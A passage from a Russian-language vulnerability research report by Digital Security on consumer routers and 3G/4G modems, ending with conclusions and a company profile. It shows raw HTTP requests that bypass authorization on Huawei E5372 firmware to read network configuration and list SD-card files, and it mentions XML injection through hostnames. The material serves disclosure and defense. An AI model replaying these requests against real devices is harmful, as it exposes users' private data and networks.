При авторизации в веб-интерфейсе устройства производится привязка не на основе сессий/cookies, а на основе IP-адреса. Таким образом, если атакующий поставит себе такой же IP-адрес, как и залогиненный пользователь, после отключения последнего он сможет заходить в веб-интерфейс без запроса логина и пароля. Данную уязвимость можно расценивать как обход авторизации.

Также следует заметить, что авторизация на устройстве проверяется на уровне JS, что приводит к раскрытию информации, например, о локальной сети.

Request

Raw Headers Hex

```
GET /config/lan/config.xml HTTP/1.1
Host: 192.168.8.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140429 Firefox/24.0 Iceweasel/24.5.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Response

Raw Headers Hex XML

```
HTTP/1.1 200 OK
Date: Thu, 01 Jan 1970 00:00:00 GMT
Server: mini_httpd/1.19 19dec2003
Connection: Keep-alive
Keep-Alive: timeout=10, max=100
Content-Length: 904
Content-Type: text/xml
Expires: 0
CONTENT-LANGUAGE: en-US,en;q=0.5

<?xml version="1.0" encoding="UTF-8" ?>
<config>
  <dhcps>
    <status>1</status>
    <ipaddress>192.168.8.1</ipaddress>
    <mask>255.255.255.0</mask>
    <startip>192.168.8.100</startip>
    <endip>192.168.8.200</endip>
    <leasetime>86400</leasetime>
    <dnsstatus>1</dnsstatus>
    <primarydns>192.168.8.1</primarydns>
    <secondarydns>192.168.8.1</secondarydns>
    <macaddr>00:1E:8D:F1:24</macaddr>
  </dhcps>
  <landns>
    <hgurl>www.huaweimobilewifi.com</hgurl>
  </landns>
  <ipmodes>
```

Рис. 55. Обход авторизации и раскрытие информации в прошивке Huawei E5372

В случае если в мобильный роутер вставлена SD-карта, злоумышленник может без авторизации узнать содержимое карты за счет обхода авторизации. Пример запроса и ответа приводится на рисунке 55.

Request

Raw Params Headers Hex XML

```
POST /api/sdcard/sdfile HTTP/1.1
Host: 192.168.8.1
User-Agent: NoNameBrowser
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Length: 85
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
```

<?xml version="1.0" encoding="UTF-8" ?><request><CurrentPath>/</CurrentPath></request>

Response

Raw Headers Hex XML

```
HTTP/1.1 200 OK
Date: Thu, 01 Jan 1970 00:00:00 GMT
Server: mini_httpd/1.19 19dec2003
Connection: close
text/xmlConnection: close
Content-Length: 884

<?xml version="1.0" encoding="utf-8" ?>
<response>
<FileList>
<File>
<Type>0</Type>
<Name>aaaa</Name>
<Size>0</Size>
</File>
<File>
<Type>0</Type>
<Name>aa</Name>
<Size>0</Size>
</File>
<File>
<Type>0</Type>
<Name>123</Name>
<Size>0</Size>
</File>
<File>
<Type>0</Type>
<Name>123456</Name>
<Size>0</Size>
</File>
```

? < + > Type a search term

Рис. 56. Получение списка файлов на SD-карте без авторизации

Поскольку в программном обеспечении данного роутера активно используются XML-запросы посредством JavaScript, к описанным выше уязвимостям добавляется еще и уязвимость XML-инъекции из-за отсутствия фильтрации пользовательских данных.

В данном случае не проверяется имя компьютера пользователя, что позволяет потенциальному злоумышленнику атаковать с помощью некорректного имени компьютера.

Клиенты, Подключенные Через WLAN

ID	IP-адрес	Имя хоста	MAC-адрес	Продолжительность
1	192.168.8.100	{object Object}	10:FE:ED:26:3F:EA	00:03:56

Рис. 57. Пример XML-инъекции в имени компьютера

Также следует отметить, что те самые мобильные подписки, которые являются распространенной схемой мошенничества в случае с мобильными телефонами, не обошли стороной и мобильные роутеры. Более того, учитывая, что роутеры, расположенные в поездах, подключены к тарифу с постоплатой, потенциальный злоумышленник имеет больше возможностей для получения прибыли. Приводим пример веб-интерфейса такого роутера с запрошенным балансом счета.




Рис. 58. Постоплата, или «все уже украдено»



ЗАКЛЮЧЕНИЕ

Перечисленные выше факты и находки представляют ситуацию с безопасностью абонентского телекоммуникационного оборудования в негативном свете. Проблем действительно очень много.

Если говорить о **3G/4G-модемах**, ситуация выглядит критичной. Разнообразные уязвимости позволяют читать трафик без авторизации, например с помощью атаки «Человек посередине», реализовать различные мошеннические схемы посредством фишинга и даже подменить настройки оператора, чтобы воровать средства со счета пользователя.

Возможно массовое заражение компьютеров вирусом, распространяющимся с помощью USB-модема. Такой зараженный 3G/4G-модем позволяет попасть даже в закрытую корпоративную сеть и осуществить таргетированную атаку на компанию.

Что **касается домашних роутеров**, их компрометация чревата серьезными последствиями для всех устройств, которые подключены к локальной сети. В случае захвата роутера злоумышленник может использовать широкий спектр атак: от пассивного снiffeинга до активного MitM или фишинга.

Кроме того, уязвимость раскрытия информации в сочетании с данными поисковика ShodanHQ открывает новые возможности для создания ботнет-сетей.

Безопасность производимых SOHO-роутеров остается на низком уровне, к тому же большинство пользователей не следят за безопасностью своих роутеров и не обновляют их прошивку.

3G/4G-роутеры подвержены одновременно проблемам безопасности мобильных модемов и SOHO-роутеров. В том числе для них существует ряд способов обхода авторизации и возможность кражи денег со счетов подключившихся пользователей, а это особенно опасно, учитывая растущую распространенность таких устройств в общественных местах.

Большинство прошивок от производителя обладают теми или иными уязвимостями. При этом средств антивирусной защиты для роутеров и мобильных модемов не существует. Улучшить положение позволит, с одной стороны, информирование пользователей об угрозах безопасности и способах их предотвращения, а с другой – поощрение независимых исследований уязвимостей таких устройств, чтобы производители могли повышать защищенность прошивок и ПО по умолчанию.



О КОМПАНИИ

Digital Security – одна из ведущих российских консалтинговых компаний в области информационной безопасности, основанная в 2003 году. Мы предоставляем широкий спектр услуг в области оценки защищенности, в том числе проведение аудитов ИБ и тестов на проникновение, подготовку и сертификацию по PCI и PA-DSS, СТО БР ИББС, аудит защищенности систем ДБО, SCADA, ERP-систем, бизнес-приложений, веб-приложений и платформ виртуализации.

Digital Security является официальным партнером SAP SE, международным лидером по поиску и анализу уязвимостей в продуктах SAP, а также разработчиком ERPScan Security Monitoring Suite – инновационного продукта по комплексной оценке защищенности и проверке соответствия стандартам для платформы SAP. Только в 2010 году из 58 уязвимостей в продуктах SAP, опубликованных исследователями со всего мира, 19 уязвимостей были обнаружены исследовательской лабораторией Digital Security. Всего к июню 2013 года лабораторией опубликовано 100 уязвимостей в продуктах SAP. С 2010 года специалисты Digital Security проводят тренинги по ИБ для SAP Product Security Response Team, с 2013 оказывают корпорации услуги по повышению защищенности новых разработок SAP.

В 2007 году открылся исследовательский центр в области информационной безопасности Digital Security Research Group, пользующийся международным признанием и получивший множество официальных благодарностей от таких мировых лидеров индустрии информационных технологий, как Oracle, SAP, Apache, SUN, IBM, Alcatel и др.

Исследовательский центр Digital Security стал уникальным явлением для российского рынка ИБ: ранее поиск уязвимостей осуществлялся бессистемно и нерегулярно, в любительском формате. Открытие лаборатории Digital Security вывело эту деятельность на профессиональный уровень.

За все время работы лаборатории было обнаружено более 400 уязвимостей, что составляет около 0,8% от всех уязвимостей, закрытых в мире, и превышает опыт всех остальных российских компаний в совокупности.

За время работы исследовательского центра было проведено более 50 исследований, результатами которых стали различные статьи, отчеты и выступления на конференциях. Так, с 2009 по 2011 год экспертами Digital Security Research Group проводилось масштабное исследование российских систем дистанционного банковского обслуживания. В 2012 году специалисты Digital Security Research Group опубликовали множественные уязвимости промышленных контроллеров и SCADA в поддержку проекта BaseCamp. В 2012 году проведено исследование «Безопасность SAP в цифрах» – первый в мире высокоуровневый обзор актуальных проблем безопасности SAP-систем. В 2013 году опубликованы результаты исследования уязвимостей российских систем для мобильного банкинга за 2012 год. В истории центра более 60 выступлений на крупных западных конференциях по практической безопасности, таких как BlackHat, RSA, HackInTheBox и многих других. Кроме того, специалисты Digital Security Research Group возглавляют проект EAS-SEC, посвященный безопасности бизнес-приложений.

Digital Security является членом Технического комитета 362 ФСТЭК России и Технического комитета 122 ЦБ РФ и принимает активное участие в разработке государственных стандартов защиты информации. Digital Security имеет статус PCI QSA с 2007 года и PA QSA с 2010 года.

В 2009 году компания Digital Security создала PCIDSS.RU – открытое Сообщество профессионалов в области стандарта безопасности данных индустрии платежных карт (PCI DSS), которое служит для аккумулирования и обсуждения информации о стандарте и способствует его внедрению и продвижению в среде организаций, формирующих рынок платежных услуг.

Начиная с 2010 года, Digital Security совместно с Ассоциацией Российских Членов Европей при официальной поддержке Visa, MasterCard и Совета PCI SSC проводит единственную в России специализированную международную конференцию по безопасности данных индустрии платежных карт PCI DSS Russia, предназначенную для всестороннего взаимодействия Совета PCI, международных платежных систем, консультантов в области PCI и участников индустрии платежных карт – представителей банковского сектора. С 2014 года конференцию организует партнер Digital Security – компания «Авангард Центр».

С 2011 года Digital Security проводит ZeroNights – международную конференцию, посвященную практическим аспектам информационной безопасности. Данное мероприятие рассказывает о новых методах атак и угрозах, показывает возможности для нападения и защиты, предлагает нестандартные методы решения задач ИБ, собирает экспертов, специалистов-практиков по ИБ, аналитиков и хакеров со всего мира.

Среди клиентов Digital Security такие компании, как ОАО «Альфа-Банк», ОАО «АК БАРС» Банк, АО «КазТрансОйл», холдинг «Металлоинвест», ОАО «Пивоваренная компания Балтика», Mail.Ru Group, Commerzbank, SAP SE и многие другие.

ООО «Диджитал Секьюрити»

Штаб-квартира

Россия, 115093

Москва, Партийный пер., д. 1, корп. 57, стр. 3
тел./факс: +7 (495) 223-07-86, +7 (499) 277-79-24

Центр R & D

Россия, 197183

Санкт-Петербург, ул. Сабировская, д. 37
тел./факс: +7 (812) 703-15-47, +7 (812) 430-91-30

Электронная почта

• Общие вопросы – info@dsec.ru

• Отдел продаж – sales@dsec.ru

• Отдел технической поддержки – support@dsec.ru

• Пресса – pr@dsec.ru

www.dsec.ru

